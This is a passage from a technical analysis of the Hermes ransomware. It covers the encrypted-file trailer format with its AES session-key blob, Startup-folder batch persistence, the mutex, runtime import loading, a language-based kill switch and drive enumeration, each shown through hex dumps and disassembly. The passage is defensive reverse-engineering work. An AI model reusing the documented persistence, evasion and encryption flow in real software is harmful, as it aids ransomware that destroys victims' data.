
Inside each file, after the encrypted content, there is a "HERMES" marker, followed by another blob:



```
Offset(h) 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F

00022F50  10 E9 7B 94 86 29 C2 A1 8C 94 88 D6 7D F0 9B 67  .é{”†)Â˘Ś”.Ö}đ›g
00022F60  AA AC 43 54 8D 8C 38 8B E8 EB EC 0C 00 87 53 19  Ş¬CTŤŚ8‹čëě..‡S.
00022F70  AC 42 05 AE 6C 6D 4B 97 4D CB A6 3C 97 C6 8C ED  ¬B.®lmK—MË¦<—ĆŚí
00022F80  23 17 61 C9 41 A7 5A 66 32 9F AD BB 3F 43 52 80  #.aÉA§Zf2ź.»?CR€
00022F90  27 26 C2 A3 4B C9 17 42 DF FF FF AC D9 65 06 BB  '&ÂŁKÉ.Bß˙˙¬Ůe.»
00022FA0  48 45 52 4D 45 53 01 02 00 00 10 66 00 00 00 A4  HERMES.....f...¤
00022FB0  00 00 FF BC 2F C5 64 FE E7 41 1D CC 0A AB 56 AF  ..˙Ľ/ĹdţçA.Ě.«VŻ
00022FC0  4D E4 FE 81 4F 8C 0B 8E E8 47 0D 51 C5 3E 0E E2  Mäţ.OŚ.ŽčG.QĹ>.â
00022FD0  8A BE 29 3C BF AF EA 92 34 4C C3 D8 F6 D6 9D CF  Šľ)<żŻę’4LĂŘöÖťĎ
00022FE0  67 22 59 F8 40 D2 4C 71 1E A5 E9 CF D0 AB DE DF  g"Yř@ŇLq.ĄéĎĐ«Ţß
00022FF0  56 82 96 70 9C 67 31 D2 6B 78 E3 AD 10 93 84 E1  V‚–pśg1Ňkxă..“„á
00023000  F1 9F E3 26 03 F9 6A A3 0C F1 C1 9B D3 25 5C 97  ńźă&.ůjŁ.ńÁ›Ó%\—
00023010  08 7A 7D 49 EC 88 F7 C7 B2 6C 24 17 23 DB 03 08  .z}Iě.÷Ç˛l$.#Ű..
00023020  63 78 3C CC 60 44 AA 5F C7 B4 2B 6D 4D C6 06 B0  cx<Ě`DŞ_Ç´+mMĆ.°
00023030  FD 04 4E 17 19 A7 C5 89 E1 8C A8 8C 53 FB DE BE  ý.N..§Ĺ‰áŚ¨ŚSűŢľ
00023040  B2 8C 06 6E ED 3B E6 E1 8E CB 20 72 2F 03 07 F1  ˛Ś.ní;ćáŽË r/..ń
00023050  98 B4 9F 2F 91 0C 89 91 75 8D 18 5E 8E 80 EE 2A  .´ź/‘.‰‘uŤ.^Ž€î*
00023060  C0 DD A6 13 01 D3 79 5C D0 C0 4E AF 38 8B 50 B6  ŔÝ¦..Óy\ĐŔNŻ8‹P¶
00023070  5A C3 CD 1C 2B B3 E4 B5 49 D3 37 4F C7 DE 7F D4  ZĂÍ.+łäµIÓ7OÇŢ.Ô
00023080  63 EF E6 2B 2A 27 BD 0F 61 D3 A2 EC 4E AA 56 D8  cďć+*'˝.aÓ˘ěNŞVŘ
00023090  A3 D5 57 01 91 60 22 95 9A 6D EF 00 C4 6F 55 DA  ŁŐW.‘`"•šmď.ÄoUÚ
000230A0  25 8F 84 5D A8 23 5E 2A AF 67 3E F6 CB 25 49 30  %Ź„]¨#^*Żg>öË%I0
000230B0  4D 31                                            M1
```


This time the blob contains an exported session key (0x01 : SIMPLEBLOB) and the algorithm identifier is AES (0x6611: CALG_AES). We can make an educated guess that it is the AES key for the file, encrypted by the victim's RSA key (from the generated pair).

The ransomware achieves persistence by dropping a batch script in the Startup folder:



Name	Date modified	Type	Size
desktop.ini	2017-09-03 13:34	Configuration sett...	1 KB
start.bat	2018-03-13 03:38	Windows Batch File	1 KB

The script is simple; its role is just to deploy the dropped ransomware: svchosta.exe.




```
start "" %TEMP%\svchosta.exe
```

So, on each system startup it will make a check for new, unencrypted files and try to encrypt them. That's why, as soon as one discovers that they have been attacked by this ransomware, they should remove the persistence entry in order to not let the attack repeat itself.

Inside the ransomware

Execution flow


At the beginning of the execution, the ransomware creates a mutex named "tech":



```
004033E5 push    offset aCreatemutexa ; "CreateMutexA"
004033EA push    dword_40BFE0
004033F0 call    sub_40284F
004033F5 pop     ecx
004033F6 pop     ecx
004033F7 push    offset aTech     ; "tech"
004033FC push    1
004033FE push    0
00403400 mov     dword_40C088, eax
00403405 call    eax             ; kernel32.CreateMutexA
00403407 mov     edi, dword_40BFE0
0040340D push    offset aReleasemutex ; "ReleaseMutex"
00403412 push    edi
00403413 mov     [ebp+var_C], eax
00403416 call    sub_40284F
```


The sample is mildly obfuscated, for example, its imports are loaded at runtime. The .data section of the PE file is also decrypted during the execution, so, at first we will not see the typical strings.

First, the executable begins to dynamically load all its imports via a function at 4023e0:



```
.text:00402A5D                 push    offset aGetusernamew ; "GetUserNameW"
.text:00402A62                 push    esi
.text:00402A63                 mov     dword_40B30C, eax
.text:00402A68                 call    sub_402341
.text:00402A6D                 mov     esi, dword_40FB30
.text:00402A73                 push    offset aGetfileattri_0 ; "GetFileAttributesA"
.text:00402A78                 push    esi
.text:00402A79                 mov     dword_40B314, eax
.text:00402A7E                 call    sub_402341
.text:00402A83                 push    offset aCopyfilew ; "CopyFileW"
.text:00402A88                 push    esi
.text:00402A89                 mov     dword_40FB94, eax
.text:00402A8E                 call    sub_402341
.text:00402A93                 add     esp, 40h
.text:00402A96                 mov     dword_40FBA0, eax
.text:00402A9B                 push    offset aShellexecutea ; "ShellExecuteA"
.text:00402AA0                 push    edi
.text:00402AA1                 call    sub_402341
.text:00402AA6                 push    offset aWnetenumresour ; "WNetEnumResourceW"
.text:00402AAB                 push    ebx
.text:00402AAC                 mov     dword_40B338, eax
.text:00402AB1                 call    sub_402341
.text:00402AB6                 push    offset aFindnextfilew ; "FindNextFileW"
.text:00402ABB                 push    esi
.text:00402ABC                 mov     dword_40FBFC, eax
.text:00402AC1                 call    sub_402341
.text:00402AC6                 push    offset aGetipnettable ; "GetIpNetTable"
.text:00402ACB                 push    dword_40FBEC
.text:00402AD1                 mov     dword_40FB38, eax
.text:00402AD6                 call    sub_402341
.text:00402ADB                 push    offset aExitprocess ; "ExitProcess"
.text:00402AE0                 push    esi
.text:00402AE1                 mov     dword_40FBF0, eax
.text:00402AE6                 call    sub_402341
.text:00402AEB                 push    offset aSetfileattri_0 ; "SetFileAttributesW"
.text:00402AF0                 push    esi
.text:00402AF1                 mov     ExitPrioces, eax
```

It then checks the registry key for a language code. If Russian, Belarusian, or Ukrainian are found as the system language, it exits the process (0x419 being Russian, 422 Ukrainian, and 423 Belarusian).



```
.text:004030EA                 push    20119h
.text:004030EF                 push    0
.text:004030F1                 push    offset aSystemCurrentc ; "SYSTEM\\CurrentControlSet\\Control\\Nls"...
.text:004030F6                 push    80000002h
.text:004030FB                 call    RegOpenKey
.text:00403101                 test    eax, eax
.text:00403103                 jnz     short loc_403180
.text:00403105                 lea     eax, [ebp+var_8]
.text:00403108                 push    eax
.text:00403109                 lea     eax, [ebp+var_3C]
.text:0040310C                 push    eax
.text:0040310D                 push    0
.text:0040310F                 push    0
.text:00403111                 push    offset aInstalllanguag ; "InstallLanguage"
.text:00403116                 push    [ebp+var_4]
.text:00403119                 call    RegQuertyValue
.text:0040311F                 test    eax, eax
.text:00403121                 jnz     short loc_403177
.text:00403123                 lea     eax, [ebp+var_3C]
.text:00403126                 push    offset a0419    ; "0419"
.text:0040312B                 push    eax
.text:0040312C                 call    SomeKindManipsCaller
.text:00403131                 pop     ecx
.text:00403132                 pop     ecx
.text:00403133                 test    eax, eax
.text:00403135                 jz      short loc_40313F
.text:00403137                 push    1
.text:00403139                 call    ExitPrioces
.text:0040313F
.text:0040313F loc_40313F:                             ; CODE XREF: RegQueryForLonague+5C↑j
.text:0040313F                 lea     eax, [ebp+var_3C]
.text:00403142                 push    offset a0422    ; "0422"
.text:00403147                 push    eax
.text:00403148                 call    SomeKindManipsCaller
.text:0040314D                 pop     ecx
.text:0040314E                 pop     ecx
.text:0040314F                 test    eax, eax
.text:00403151                 jz      short loc_40315B
.text:00403153                 push    1
.text:00403155                 call    ExitPrioces
```

It then creates two subprocesses - cmd.exe. One that copies itself into directory appdata/local/temp/svchost.exe, and another that executes the copied file.


It also generates crypto keys using standard CryoptAquireCOntext libraries, and saves the public key and some kind of ID into the following files:

C:\Users\Public\UNIQUE_ID_DO_NOT_REMOVE

C:\Users\Public\PUBLIC


As mentioned earlier, it writes out a script to auto run on startup with contents: **start "" %TEMP%\svchosta.exe** into the Start menu startup folder. This is quite simple and conspicuous. Since it is always running and keeps persistence, it makes sense that it saved out the public key into a file so that it can later find that key and continue encrypting using a consistent key throughout all executions.

Below is the function that calls all of this functionality sequentially, labeled:




```
.text:0040439C                 call    RegQueryForLonague ; if russian language detected,  quit
.text:004043A1                 call    checkCVersion?
.text:004043A6                 push    32h
.text:004043A8                 mov     esi, offset unk_40F188
.text:004043AD                 mov     dword_40F8AC, eax
.text:004043B2                 push    esi
.text:004043B3                 call    GetINWDir
.text:004043B9                 push    offset aSystem32Cmd__0 ; "\\System32\\cmd.exe"
.text:004043BE                 push    esi
.text:004043BF                 call    unsureMAnips
.text:004043C4                 pop     ecx
.text:004043C5                 pop     ecx
.text:004043C6                 push    190h
.text:004043CB                 mov     esi, offset unk_40F8B0
.text:004043D0                 push    esi
.text:004043D1                 call    GetINWDir
.text:004043D7                 xor     eax, eax
.text:004043D9                 mov     word_40F8B4, ax
.text:004043DF                 cmp     dword_40F8AC, edi
.text:004043E5                 jnz     short loc_4043EE
.text:004043E7                 push    offset aDocumentsAnd_3 ; "\\Documents and Settings\\Default User\"...
.text:004043EC                 jmp     short loc_4043F3
.text:004043EE ; ---------------------------------------------------------------------------
.text:004043EE
.text:004043EE loc_4043EE:                             ; CODE XREF: start+AE↑j
.text:004043EE                 push    offset aUsersPublic_0 ; "\\users\\Public\\"
.text:004043F3
.text:004043F3 loc_4043F3:                             ; CODE XREF: start+B5↑j
.text:004043F3                 push    esi
.text:004043F4                 call    unsureMAnips
.text:004043F9                 pop     ecx
.text:004043FA                 pop     ecx
.text:004043FB                 push    edi
.text:004043FC                 call    CopiesSelf_ExecuteCopy_CMD_EXE
.text:00404401                 call    CryptoFUNc_GenKeys_Write
.text:00404406                 call    ImportKeyFromFile
.text:0040440B                 push    edi
.text:0040440C                 call    CreateAutyorun_persistance
.text:00404411                 call    sub_40152C
.text:00404416                 call    sub_402ECC
.text:0040441B                 push    2710h
```

It proceeds to cycle all available drives. If it is CDRom, it will skip it. Inside the function, it goes through all files and folders on the drive, but skips a few key directories, not limited to Windows, Mozilla, and the recycling bin.




```
.text:0040442C                 add     esp, 14h
.text:0040442F                 call    GetLoigicalDrives
.text:00404435                 push    1Ah
.text:00404437                 mov     edi, eax
.text:00404439                 pop     esi
.text:0040443A
.text:0040443A loc_40443A:                             ; CODE XREF: start+156↓j
.text:0040443A                 mov     edx, edi
.text:0040443C                 mov     ecx, esi
.text:0040443E                 shr     edx, cl
.text:00404440                 test    dl, 1
.text:00404443                 jz      short loc_40448A
.text:00404445                 push    3Ah
.text:00404447                 pop     ecx
.text:00404448                 lea     eax, [esi+41h]
.text:0040444B                 mov     word_40B352, cx
.text:00404452                 xor     ecx, ecx
.text:00404454                 mov     word_40B350, ax
.text:0040445A                 mov     word_40B354, cx
.text:00404461                 cmp     ax, 5Ah
.text:00404465                 jz      short loc_40448A
.text:00404467                 push    ebx
.text:00404468                 call    GetDrivetype
.text:0040446E                 cmp     eax, DRIVE_CDROM
.text:00404471                 jz      short loc_40448A
.text:00404473                 push    dword_40F8A8
.text:00404479                 push    dword_40F1EC
.text:0040447F                 push    1
.text:00404481                 push    ebx
